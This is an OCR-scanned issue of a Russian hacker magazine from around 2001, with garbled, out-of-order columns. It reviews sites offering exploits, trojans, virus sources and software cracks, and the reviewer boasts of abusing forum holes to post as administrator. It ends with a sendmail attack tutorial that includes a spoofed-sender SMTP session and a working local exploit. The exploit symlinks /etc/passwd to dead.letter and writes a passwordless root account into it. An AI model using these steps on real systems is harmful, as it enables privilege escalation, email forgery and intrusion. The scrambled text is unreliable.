
которая, собственно, там есть на void.ru. Создатели сайта не забыли об одной из самых важных вещей на популярном ресурсе - о форуме. Форум - это то, что надо, когда тебе нужна какая-либо помощь, или просто хочется пообщаться. Из маленьких, но не менее важных фишек

присутствующих на сайте следует отметить наличие поиска. Он заметно облегчает =). Что ты подумал? Да-да-да, облегчает поиск информации. Еще на сайте есть специальная форма с помощью которой ты можешь проверить свой прокси-сервер на анонимность, или посмотреть информацию о сервере расположенном в зоне ".ru". Кроме этого, сайт существует на двух языках: русском и английском.

Итого: Вот вроде и все, что можно сказать по поводу сайта. Без сомнения, тебе стоит его посетить! Сайт заслуживает твердую пятерку.

### void.cyberpunk.ru:8101

Если о сайте void.ru знают многие, то о том, что у сайта есть файловый архив знают гораздо меньше количество народу. Так вот: void.cyberpunk.ru - это файловый архив, но не простой, а с программами и утилитами для различных областей взлома. Что есть на сайте из софта: всевозможные сканеры (как для Виндов, так и для Юников), взломщики паролей, утилиты для ICQ, трояны, hex-редакторы, дисассемблеры, снифферы, эксплоиты (опять для нескольких платформ), словари, куча исходников и интересных статей и текстов.





Качать файлы отсюда гораздо безопаснее, чем со странички Васи Пупкина, размещенной на народе. Можно быть уверенным, что файлы не заражены.

Итого: отличный самодостаточный файловый архив. Можно найти самый необходимый софт для различных ОС.

где люди пишут о всяких багах в фильмах. К примеру, когда герои супер-боевика ломают пароль, нажав два раза на shift. Ну и все в таком духе.

Навигация сайта очень неудобная, и сильно раздражает. Поэтому найти тут что-то очень сложно, хотя форма поиска присутствует. Увы, он не сильно упрощает задачу.

uted.net), который занимается всяческими взломами. Вроде, там даже выиграть что-то мож-



## www.hackzone.ru

Если ты что-то не нашел на [hackzone.ru](http://www.hackzone.ru), то это значит, что ты плохо искал. На этом сайте есть все, ну или практически все необходимое для обучения и развития в себе хакера. :)

Начинается сайт, естественно, с новостей. Новости появляются тут достаточно регулярно и все их можно получать по почте (есть возможность подписаться на несколько разных рассылок).

Но новости - это не главное. Раздел статей занимает на сайте одно из ключевых мест. Различных материалов по взлому и защите достаточно много. Почитать их стоит, если не все, то хотя бы часть из них. Тут же есть и конкурс статей.


Полезно заглянуть в раздел обзоров. Там собрано море различной информации. И один из самых полезных обзоров - это BugTraq. В нем можно найти самую свежую информацию о только что открытых дырках в программном обеспечении. Информация очень ценная как для админов, так и для хакеров. Ведь если нерадивый админ вовремя не залатает дырку, то шустрый хакер, начитавшись BugTraq'a тут же чего-нибудь испортит. :) Кроме этого, рекомендую почитать "Бред сивой кобылы". Это такая штука,

Но самое интересное, что есть на сайте - это форум. Читать его одно удовольствие! Если ты, конечно, умеешь читать. :) Обязательно загляни туда.

Кроме этого, если ты проводишь много времени в инете, можешь принять участие в соревновании по взлому 64-битного ключа RC5. Есть такой проект (distrib-

no. :) Подробнее можно узнать по адресу: <http://www.hackzone.ru/rc5/>.

Итого: Отличный, информативный сайт о взломах и защите от них, с регулярно обновляющейся и дополняющейся информацией. Одно убивает - дизайн. Хотя, может тебе он и понравится?!





**www.secure.f2s.com**

Неплохой как по информативности, так и по исполнению сайт. На первой странице, естественно, новости. Судя по всему, сайт открылся не очень давно, так как некоторые разделы не доделаны до конца, но объем его вполне приемлем. В разделе "texts" собрано некоторое количество интересных и полезных статей по взлому. Материалы, конечно, не слишком оригинальны, но зато собраны все в одном месте, а не разбросаны по ста разным серверам.

Кроме статей, следует обратить внимание на раздел "bugs", в котором собраны различные дырки в бесплатных скриптах и софте. Список этот напоминает аналогичный список с void.ru. :)

Еще тут есть эксплоиты и файловый архив. В которые тоже стоит ненадолго заглянуть.

Итого: средненький сайт посвященный взлому. Описан только для того, чтобы показать, как выглядит половина русскоязычных сайтов о хаке. Остальные и того хуже.

**www.sec.ru**

Рассказывая про сайты о хаке, взломе, нельзя не упомянуть о сайте, посвященном защите

информации. www.sec.ru - один из крупнейших серверов по этой теме. Рассказывать обо всем, что есть там просто не имеет смысла - надо просто зайти и самому посмотреть. Между прочим, сайт посвящен не только компью-

терной инфе - там и о сексе есть кое-что :).

Итого: сайт, посвященный безопасности во всех ее проявлениях. Правда, тут ты не найдешь ни одного хака.





www.nitrogear.org

Сайт одноименной хакерской группы. Кроме ее релизов, тут можно найти много полезной и важной информации для себя. При большом желании можешь подписаться на e-mail рассылку новостей. Здесь есть мета-поисковик по underground'ным сайтам. И такая фишка, как OS detector. Ты пишешь адрес сайта, а она показывает версию и тип web-сервера, а так же тип ОС.

Но самое важное, что тут есть - это файловый архив. В нем находится и документация, и эксплоиты, и всяческие backdoor'ы, rootkit'ы и sniffеры. Кроме того, тут можно и пообщаться: на сайте есть форум. По заверениям авторов сайта все это сделано для нашего с тобой удобства. Поверим? :)

Итого: приятный во всех отношениях сайт. Особенно понравился его дизайн. И контент тоже ничего.

www.securityelf.net

Своеобразный портал, посвященный взлому. Имеет как каталог ссылок, так и поисковую систему (которая, ко всему прочему, ищет и всякие краки). Очень удобно, если надо что-то найти. Категорий много, и всё в целом достаточно толково.

Еще есть эксплоиты для целой кучи Осей (для Windows NT, Windows 98, Windows 95, ICQ, Red Hat Linux, FreeBSD, Solaris, Novell Netware, Irix...), программы (сканеры портов, CGI-сканеры, сканеры NetBIOS, флудеры, сетевые утилиты, системы firewall, sniff-


феры...), различные статьи, библиотека. Из интересных on-line вещей наличие сканера cgi-дырок и накручивальщика счетчиков.

Итого: хороший, сильный сайт, на который стоит обратить свое внимание.

geocities.com/wolandk/

Этот сайт представляет собой просто огромное хранилище текстовых файлов. Различных статей и книг, посвященных взлому и хаку, тут просто тонна. Все они хранятся в архивах, и легко и удобно скачиваются. Всего есть несколько разделов: Security, Virii & Cracking, Технологии Internet, Phreaking и еще что-то. Полезного материала много и ты обязательно найдешь тут что-нибудь интересное для себя.

Итого: прежде всего зайди сюда и запасись литературой.





Тема	Автор	Изменен (MSK)
[+1] Dreamweaver Ultra Dev 4	СП	14/02/01 11:16:03
[+] У кого есть кряк?	Maks\$	14/02/01 11:03:05
[+57] W I N D O W S W H I S -	KOT	14/02/01 10:39:51
[+] norton personal firewall	nixon	14/02/01 09:56:36
[+] Crack Allplan ft16 V16.Ob	Alex_007	14/02/01 09:34:10
[+4] GoldenSection Organizer 1.30 Bu-	Hoha	14/02/01 09:23:24
[+2] HELP!! - to Register TheBat! 1.-	ZiiL	14/02/01 09:21:41
[+] CASE.Аналитик	Dmitry	14/02/01 08:41:14
[+] Как достать сетевой пароль в Win-	AlexAr	14/02/01 08:12:50
[+] Desktop server 2000 to the guy t-	brijacob	14/02/01 08:05:29
[+5] Где взять кряк к АОН Pro v.4.77-	ken2000	14/02/01 07:36:54
[+3] Сломайте Sound Forge 5.0	Makar	14/02/01 06:15:53
[+] Kleptomania 2.2	andrua	14/02/01 04:42:05
[+3] Нужен крякнутый Group Mail Pro -	Sled	14/02/01 04:37:01
[+] WebQL	some_stupid_one :)	14/02/01 04:12:39
[+3] Sachs Marine Aquarium	andrua	14/02/01 03:43:01
[+1] lingvo 6.5	hriak	14/02/01 03:29:06
[+4] Универсальный эмуль NASP	Пупкин	14/02/01 03:13:13
[+3] КАК очистить винт от предыдущей-	BOOMer_real	14/02/01 02:53:31
[+1] Инструкция по взлому PROMT@ 200-	W & Z	14/02/01 02:39:47

**www.crack.ru**

Еще один замечательный русскоязычный сервер, посвященный хаку. Но здесь ты не найдешь ни статей, ни новостей, ни софта... А все потому, что это поисковая система! Она, конечно, предназначена для поиска кряков. Но, умеет она искать и кряки, и рефераты, и музыку! А что тебе еще нужно? Движок у поисковика достаточно мощный, а дизайн легкий. В общем: то, что надо!

Вот про поиск вроде все рассказал. А знаешь, что надо делать, если нужного тебе файла ты так и не нашел? Надо пойти в форум! Оказывается, на [www.crack.ru](http://www.crack.ru) есть еще и он, родимый! Живет по адресу: <http://forum.crack.ru/>. Форум выглядит бодренько, и на него, вроде как, даже кто-то ходит :).

Итого: поисковая система - она и есть поисковая система. Говорить про нее много нечего, просто надо попробовать. Со своим назначением она справляется, кроме того, есть форум, который порой бывает очень полезен. Сайт имеет полное право попасть в закладки твоего браузера.



### astalavista.box.sk

Еще один поисковик. Легендарнейший. Первое место, куда стоит пойти, если тебе что-то нужно. На сей раз, всё на английском языке. Чрезвычайно популярный плейс. Если на [www.crack.ru](http://www.crack.ru) не удалось ничего найти, обязательно зайти сюда. Огромная база данных с информацией о различных сайтах делает этот поисковик одним из самых мощных средств поиска кряков. Все, что тебе нужно сделать - это ввести название проги и нажать "Submit". И через несколько секунд ты увидишь результат поиска. Да, что я тебе все рассказываю, ты наверняка сам знаешь об этом сайте лучше меня!

А вот знаешь ли ты о дочерних проектах этого сервера? Если ты внимательно помотришь на страничку, то увидишь ссылки на сайты посвященные различным прикольным вещам. Это около пятнадцати тематических сайтов, посвященных всему, что может заинтересовать тебя (читай: что ломается). Начиная играми и заканчивая мобильными телефонами. Естественно - эти сайты не рассказывают о том, что надо сделать, чтобы запустить игру или позвонить по мобилнику...

Например, на [mobile.box.sk](http://mobile.box.sk) - ты найдешь информацию о взломе мобильных телефонов, существующие секреты и прикольные мелодии для них. А на [black.box.sk](http://black.box.sk) - размещена информация по защите компьютеров и все, что с этим связано. Про DVD можно почитать на [dvd.box.sk](http://dvd.box.sk). Там есть все: новости, обзоры, взлом и т.д. О хаке, различных утилитах, exploits можно почитать

на [neworder.box.sk](http://neworder.box.sk). Это не все сайты, которые там есть. Информации очень много, и вся она очень интересная. К сожалению, если ты не дружишь с английским, тебе придется читать кривой перевод Стилуса. :) А это не самый лучший вариант. Кроме всего этого



добра, у сайта есть свой IRC сервер. Его адрес: [irc.box.sk](irc://irc.box.sk) (порт 6667). Там можно поговорить о любых материалах сервера, но опять же на английском. Список официальных каналов можно найти на сайте [astalavista.box.sk](http://astalavista.box.sk).

Итого: замечательнейший поисковый ресурс. Ищет все, что только можно найти. А благодаря тому, что у сервера есть несколько дочерних проектов, ресурс становится просто бесценным. К сожалению, многие пользуются им только как поисковиком. Оценка: 5+ и почетное место в закладках.






Все что есть на этом сайте просто не поддается описанию: всего очень много, и все очень здорово. Есть еще различная интересная интернет-статистика, полезные советы по JavaScript (с примерами), галерея картинок и флеш-файлов, и многое-многое другое. Для любителей зарабатывать деньги в сети есть партнерская программа. Если у тебя есть свой сайт, то можешь в ней поучаствовать. Может чего и заработаешь (например, от мертвого бобра уши - прим. Ред.). :) Отдельно стоит отметить наличие файлового архива. Всего в нем более 400 файлов. Скачав их, ты будешь готов практически ко всему. Тут есть и утилиты для шифрования данных, и эксплойты, и файрволы, и утилиты для IRC и

### astalavista.com

Предыдущий сайт (astalavista.box.sk) наверняка был тебе знаком, а вот как у тебя обстоят дела с сайтом astalavista.com? Первый раз о таком слышишь? Очень жаль, ведь сервер действительно заслуживает внимания. Тут такое количество информации, причем абсолютно обо всем, что просто глаза разбегаются в разные стороны и ориентация в пространстве теряется. Сайт существует в двух версиях: английской и немецкой.

Это огромный каталог всего, что относится к интернету, компьютерам, взлому. Прежде всего стоит начать с того, что на сайте есть, пожалуй самая большая в сети база документации по взлому и защите (на английском языке). В базе есть материалы по разнообразным взломам, защите информации, о сетях и многом другом. Эта база постоянно пополняется и туда попадают новые интересные материалы.

Еще ты можешь найти большой список хакерских поисковых систем и огромный каталог сайтов. Эти сайты посвящены, естественно, взлому и защите информации. И есть бета-версия рейтинга этих самых сайтов. Если ты практикуешься, рассылая вирусы друзьям, знакомым и просто случайным прохожим, то на astalavista.com ты найдешь исподники многих известных вирусов. Но и это еще не все. Тебе ведь обязательно нужны анонимные прокси-сервера? Тут ты найдешь длинный список. Не обошлось и без мобильных телефонов. Много информации обо всех (или почти о всех) существующих мобилах. Как сделать двойника, как прошить трубу, как снять лок...





ICQ, и вирусы, и... в общем, всего 22 различные категории. Единственное, что я не нашел тут - крякер интернета. :)


Итого: адрес этого сайта ты должен знать наизусть. Хочу поставить сайту все 10 (из 5) баллов, но сделаю это, только когда его переведут на русский. :)

висимости от того, насколько ты крутой хакер. Нет, конечно если это ты сломал сайты microsoft и yahoo, то тебе тут делать нечего. :)

Итого: нужный и хороший сайт. Побольше бы ему разных разделов - было бы вообще супер.

[www.technotronic.com](http://www.technotronic.com)

Это огромный файловый архив. На их FTP серверах находится просто море полезного софта. Тут есть все для взлома. Чего стоят только названия разделов: Novell, Microsoft, Unix, Denial of Service... Ты все правильно понял, с помощью того что ты найдешь на сай-



### rootshell.com

Этот сайт полностью посвящен эксплоитам и документации к ним.

На первой странице ты найдешь разные новости. Ну, а если тебе понадобился сам эксплоит, не спеши заходить в раздел с таким названием: там тебя ждет небольшой облом. Дело в том, что все эксплоиты которые находятся в этом разделе отсортированы по дате добавления. Естественно, при таком раскладе розыск (другое слово тут подобрать трудно) их оказывается достаточно затруднительным. Поэтому, если тебе что-то нужно воспользуйся поисковым полем. Оно-то точно тебе поможет.

Кроме собственно эксплоит, тут есть, как я уже говорил, раздел документации. В нем ты найдешь полезную информацию вне за-







Итого: В целом получился очень неплохой файловый архив, который стоит того, чтобы ты запомнил его адрес и регулярно посещал его.

[www.ukrt.f2s.com](http://www.ukrt.f2s.com)

Если вдруг решишь заняться взломом всяких сайтов, используя cgi-скрипты, обязательно посети этот сайт. Тут размещена база о дырках в скриптах, написанных на перл, php и т.п. Я для себя нашел несколько дырок в бесплатных форумах, и теперь пользуюсь ими для написания сообщений от имени администратора. :) Кроме самих дырок на сайте есть форум, в котором эти дырки можно обсудить. А для облегчения поиска дырок есть специальный раздел, в котором выложены сканеры.

Итого: если сайт будет развиваться, то у него есть все шансы стать чрезвычайно популярным. Будем на это надеяться.




те, ты можешь творить страшные вещи. :) А для того, чтобы разобраться в этом огромном архиве, предусмотрен поиск. Кроме этого, на сайте есть раздел документации. В него тоже полезно бывает заглянуть.

Ну, и новости на первой странице, конечно. Для получения новостей можно подписаться на e-mail рассылку, и получать все новости почтой, избавляя себя от необходимости каждый день заходить на сайт.

Вот и все (или почти все), что тебе необходимо посетить в сети. Если тебе этого покажется мало - вспомни, что почти каждый сайт имеет раздел ссылок. Удачи тебе в нелегком деле взлома!





# Дуршлаг в SENDMAIL

MR. FALSE: MR\_FALSE@MAIL.RU

**Т**ы, как продвинутый никсоид, конечно, знаешь, что есть такой демон sendmail. Висит он на 25-м порту и шлет всем мыло и посылки бандеролями по 800 г :). Он присутствует на многих серваках, в том числе и предоставляющих халявную мыльницу. А еще этот демон отличается избыточным наличием багов (гы). А нам, собственно, того от него и надо ;) . Итак, я представляю здесь небольшой обзор некоторых дырочек.

## Баг номер ноль – анонимайзер

Sendmail позволяет посылать анонимное мыло. Для этого даже не нужно обладать никакими правами на машине (правда, айпишник твой

все-таки засветится в заголовке, но ламер-получатель вряд ли разберется). Эта фишка, по сути, как таковым багом не является, но в каких целях ее использовать, я думаю, ты сам решишь. Суть дела: коннектишься телнетом на какой-нибудь сервак с сендмылом на 25-й порт. А дальше получается диалог, весьма похожий на этот:

```
220 smtp.ijjeaa.ru ESMTP
Sendmail 8.11.0/8.11.0; Wed, 7
Feb 2001 15:19:12
+0600
helo ijjeaa.ru
250 smtp.ijjeaa.ru Hello
vasiliy.pupkin.bass7.suxx_provi
der.ru
[31.33.7.255], pleased to meet
you
mail
from:<ijjeaa@pentagon.mil>
250 2.1.0
<ijjeaa@pentagon.mil>... Sender
ok
rcpt
to:<vasiliy_pupovidze@ijjeaa.ru>
250 2.1.5
<vasiliy_pupovidze@ijjeaa.ru>...
Recipient ok
data
```

```
354 Enter mail,
end with "." on
a line by itself
/*Чтобы закон-
чить messagu,
давишь ентер,
потом точку,
потом опять
ентер.* /
Subject: Вни-
мание!
Гражданина
Грузии Васи-
лия Ийееови-
ча Пуповидзе
просьба (убе-
дительная)
пройти к цен-
тральным во-
ротам!
.
250 2.0.0
```

```
f17F73a00523
quit
221 2.0.0 smtp.ijjeaa.ru closing
connection
Connection closed by foreign
host.
```

Вскоре Василий Пуповидзе получит долгожданное мыло ;).

## Баг номер раз – администратор... молодец

Версия демона: 8.8.4 (возможно, и 8.8.5)

Краткое описание:

Если адрес получателя не существует (ну нет мыльницы с таким названием), то сендмайл пишет текст письма в файл /var/tmp/dead.letter. А кто нам мешает слинковать, скажем, /etc/passwd и /var/tmp/dead.letter? Итого, имея какие-нибудь права на атакуемой машине, посылаешь мыло с соответствующим содержанием через ее сендмайл (данной версии, разумеется) на заведомо несуществующий адрес.

Пример:

```
[MrFalse@localhost MrFalse]$ In
/etc/passwd /var/tmp/dead.let-
ter
[MrFalse@localhost MrFalse]$
telnet smtp.super_m.org 25
Trying 31.33.7.0...
Connected to
smtp.super_m.org.
Escape character is '^'.
220 smtp.super_m.org ESMTP
Sendmail 8.9.4/8.9.5; Fri, 9 Feb
2001 18:19:15
+0600
helo super_m.org
250 smtp.super_m.org Hello shl-
ynxel.zasranec.ru [15.05.40.7],
pleased to meet you
mail from: <ijjeaa@tyt.net>
250 2.1.0 <ijjeaa@tyt.net>...
Sender ok
rcpt to: <ijjeaa@daje.tyt.net>
250 2.1.5
<ijjeaa@daje.tyt.net>...
Recipient ok
data
```



**354 Enter mail, end with "." on a line by itself**  
**MrFalse::0:0:ijjeaa rulez:/root:/bin/bash**

**250 2.0.0 f19CJpM00584**  
**quit**

**221 2.0.0 smtp.super\_m.org closing connection**  
**Connection closed by foreign host.**

